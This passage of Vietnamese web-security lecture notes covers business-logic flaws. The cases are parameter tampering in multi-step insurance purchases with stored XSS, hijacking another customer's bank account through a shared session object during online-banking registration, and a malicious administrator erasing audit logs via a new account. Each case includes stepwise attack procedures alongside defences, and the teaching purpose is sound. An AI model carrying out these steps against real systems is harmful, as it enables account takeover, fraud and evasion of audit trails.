 - Tin tặc có thể khai thác lỗi ở hàm dùng chung để vượt qua các khâu kiểm tra dữ liệu đầu vào tại máy chủ.
 - Tuy các cặp tham số/giá trị cho mỗi bước được kiểm tra chặt chẽ, nhưng nếu tin tặc gửi các cặp tham số/giá trị cho cho nhiều bước, thì chỉ có cặp tham số/giá trị cho bước đó được kiểm tra, các cặp tham số/giá trị khác có thể vẫn được xử lý bởi hàm dùng chung mà không qua kiểm tra.
 - Như vậy tin tặc có thể nhúng mã XSS vào các tham số không qua kiểm tra để tấn công trình duyệt của nhân viên xét duyệt, giúp đánh cắp thông tin của các người dùng khác – do nhân viên xét duyệt có thể duyệt nhiều đơn xin mua bảo hiểm khác.

2.7.3 Tấn công tính năng mua bảo hiểm trực tuyến

❖ Tấn công:

- Tin tặc có thể mua bảo hiểm với giá bất kỳ.
 - Trong bước 1, tin tặc chọn gói bảo hiểm và nhận được báo giá. Sau đó hắn có thể thay đổi thông tin và gửi lại trong các bước tiếp theo, các thông tin này vẫn được xử lý và cập nhật bởi hàm dùng chung, giúp tin tặc đặt giá mua tùy ý.

❖ Phòng chống:

- Thực hiện cô lập hóa từng bước xử lý: chỉ xử lý và cập nhật các tham số và trạng thái của mỗi bước.
- Kiểm tra chặt chẽ trật tự thực hiện các bước trong quá trình mua bảo hiểm.

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Giới thiệu:

- Tính năng đăng ký sử dụng ngân hàng trực tuyến cho phép khách hàng đã có tài khoản ngân hàng đăng ký sử dụng dịch vụ ngân hàng trực tuyến.
- Lỗi trong cài đặt cho phép tin tặc lạm dụng TK của khách hàng khác.

❖ Mô tả tính năng:

- Khách hàng cung cấp các thông tin cá nhân cơ bản như tên, địa chỉ, ngày sinh để xác minh nhận dạng khách hàng. Khách không phải cung cấp mật khẩu hoặc PIN.
- Thông tin đăng ký sử dụng dịch vụ ngân hàng trực tuyến được chuyển để hệ thống xử lý. Nếu quá trình kiểm tra thành công, một bộ thông tin hướng dẫn xác nhận đăng ký và một mật khẩu sử dụng một lần cho lần đăng nhập đầu tiên được gửi cho khách hàng qua đường bưu điện.

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Các giả thiết:

- Người thiết kế ứng dụng khẳng định quy trình đăng ký đảm bảo an toàn, chống các truy nhập trái phép, dựa trên 3 lớp bảo vệ:
 - Thông tin người dùng cung cấp trong bước đầu tiên cho phép ngăn chặn kẻ tấn công đăng ký dịch vụ ngân hàng trực tuyến thay người dùng.
 - Gói thông tin hướng dẫn xác minh đăng ký và mật khẩu một lần được gửi đến địa chỉ đăng ký của khách hàng, nên tin tặc phải truy nhập được vào hộp thư của khách. Điều này không dễ thực hiện.
 - Khách hàng phải gọi điện đến tổng đài để hoàn tất quá trình đăng ký: cung cấp thông tin cá nhân và số PIN.

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Các giả thiết:

- Lỗi trong cài đặt tính năng đăng ký dịch vụ ngân hàng trực tuyến:
 - Người lập trình tái sử dụng lớp code có sẵn trong hệ thống để lưu thông tin do người dùng cung cấp với mã nhận dạng khách hàng lưu trong CSDL của ngân hàng.
 - Sau khi thu thập thông tin người dùng, đối tượng của lớp CCustomer được khởi tạo, các thuộc tính được gán thông tin người dùng, và đối tượng được lưu vào phiên làm việc của người dùng.
 - Khi thông tin khách hàng được xác minh là hợp lệ, mã khách hàng được lấy từ CSDL và nạp vào đối tượng.
 - Sau đó đối tượng được gửi đến bộ phận xử lý đăng ký.

```
class CCustomer
{
    String firstName;
    String lastName;
    CDoB dob;
    CAddress homeAddress;
    long custNumber;
    ...
}
```

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Tấn công:

- Lớp code được sử dụng trong quá trình đăng ký cũng được sử dụng trong các tính năng khác trong hệ thống, bao gồm các tính năng core của ngân hàng cho phép người dùng xem thông tin tài khoản, chuyển tiền, thanh toán,...
- Khi người dùng đăng ký thành công, một đối tượng tương tự như quá trình đăng ký được sinh ra và lưu vào phiên làm việc của người dùng. Đối tượng này lưu thông tin khóa (key) nhận dạng người dùng – là mã khách hàng.
- Do quá trình đăng ký dịch vụ khởi tạo đối tượng người dùng và lưu vào phiên giống hệt như việc được thực hiện trong quá trình đăng nhập khách hàng, nên tin tặc có thể sử dụng quá trình đăng ký để đăng nhập tự động vào tài khoản của khách hàng khác.
- Đây là lỗi nghiêm trọng, nhưng không dễ khai thác do kẻ tấn công phải hiểu được logic xử lý và phải có tài khoản hợp lệ.

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Tấn công: Tin tặc cần thực hiện các bước sau:

- Đăng nhập vào hệ thống sử dụng tài khoản hợp lệ của mình;
- Sau khi đăng nhập thành công, sử dụng tính năng đăng ký dịch vụ ngân hàng trực tuyến để đăng ký dịch vụ sử dụng thông tin của khách hàng khác;
 - Ứng dụng sẽ ghi đè thông tin khách hàng mới lên đối tượng CCustomer đã đăng nhập trong phiên làm việc của tin tặc;
 - Đối tượng CCustomer trong phiên làm việc trở đến tài khoản của khách hàng nạn nhân, điều này cho phép tin tặc thực hiện các nghiệp vụ ngân hàng trên tài khoản của nạn nhân giống như nạn nhân đăng nhập vào tài khoản của mình.

2.7.4 Tấn công tính năng đăng ký t.k ngân hàng trực tuyến

❖ Phòng chống:

- Tách tính năng đăng ký dịch vụ khỏi các tính năng core của hệ thống.
- Không tự động lưu đối tượng đăng ký vào phiên làm việc.
- Không cho phép khách hàng đang trong phiên làm việc sử dụng tính năng đăng ký.
- Tăng cường: xác thực bổ sung khi thực hiện các giao dịch quan trọng.

2.7.5 Xóa các bản ghi logs

❖ Giới thiệu:

- Lỗi xảy ra trong ứng dụng web của một Call Center.
- Ứng dụng cung cấp một tập tính năng cho phép nhân viên hỗ trợ khách hàng và quản trị viên hỗ trợ và quản trị một lượng lớn khách hàng.
- Các thao tác có thể gồm: tạo tài khoản, khởi tạo lại mật khẩu,...
- Ứng dụng ghi logs của tất cả các thao tác đã thực hiện và người thực hiện.
- Ứng dụng cũng cho phép người quản trị xóa các logs. Tuy nhiên thao tác này cũng được ghi logs.

2.7.5 Xóa các bản ghi logs

❖ Giả thiết:

- Người thiết kế cho rằng một user ác tính thực hiện các hành vi không mong muốn mà không để lại logs là điều không thể;
- Người quản trị xóa logs cũng để lại 1 bản ghi logs về thao tác xóa logs của anh ta.

2.7.5 Xóa các bản ghi logs

❖ Tấn công:

- Giả thiết của người thiết kế tồn tại lỗi và một người quản trị ác tính (malicious) có thể xóa logs mà không để lại dấu vết.
- Các bước thực hiện:
 - Đăng nhập sử dụng tài khoản của mình;
 - Tạo một tài khoản mới;
 - Gán tất cả quyền truy nhập của mình cho tài khoản mới;
 - Sử dụng tài khoản mới để thực hiện các thao tác không được phép;
 - Sử dụng tài khoản mới để xóa hết các logs của các bước trước;
- Kết quả là hệ thống chỉ lưu 1 bản ghi logs, chỉ ra người thực hiện là tài khoản mới mà không có liên hệ nào với kẻ tấn công.

2.7.5 Xóa các bản ghi logs

❖ Phòng chống:

- Thực hiện việc phân loại logs và lưu trữ logs lâu dài.
- Hạn chế đến tối thiểu việc xóa logs. Các logs quan trọng không cho phép xóa.
- Chỉ cho phép xóa logs sau một khoảng thời gian.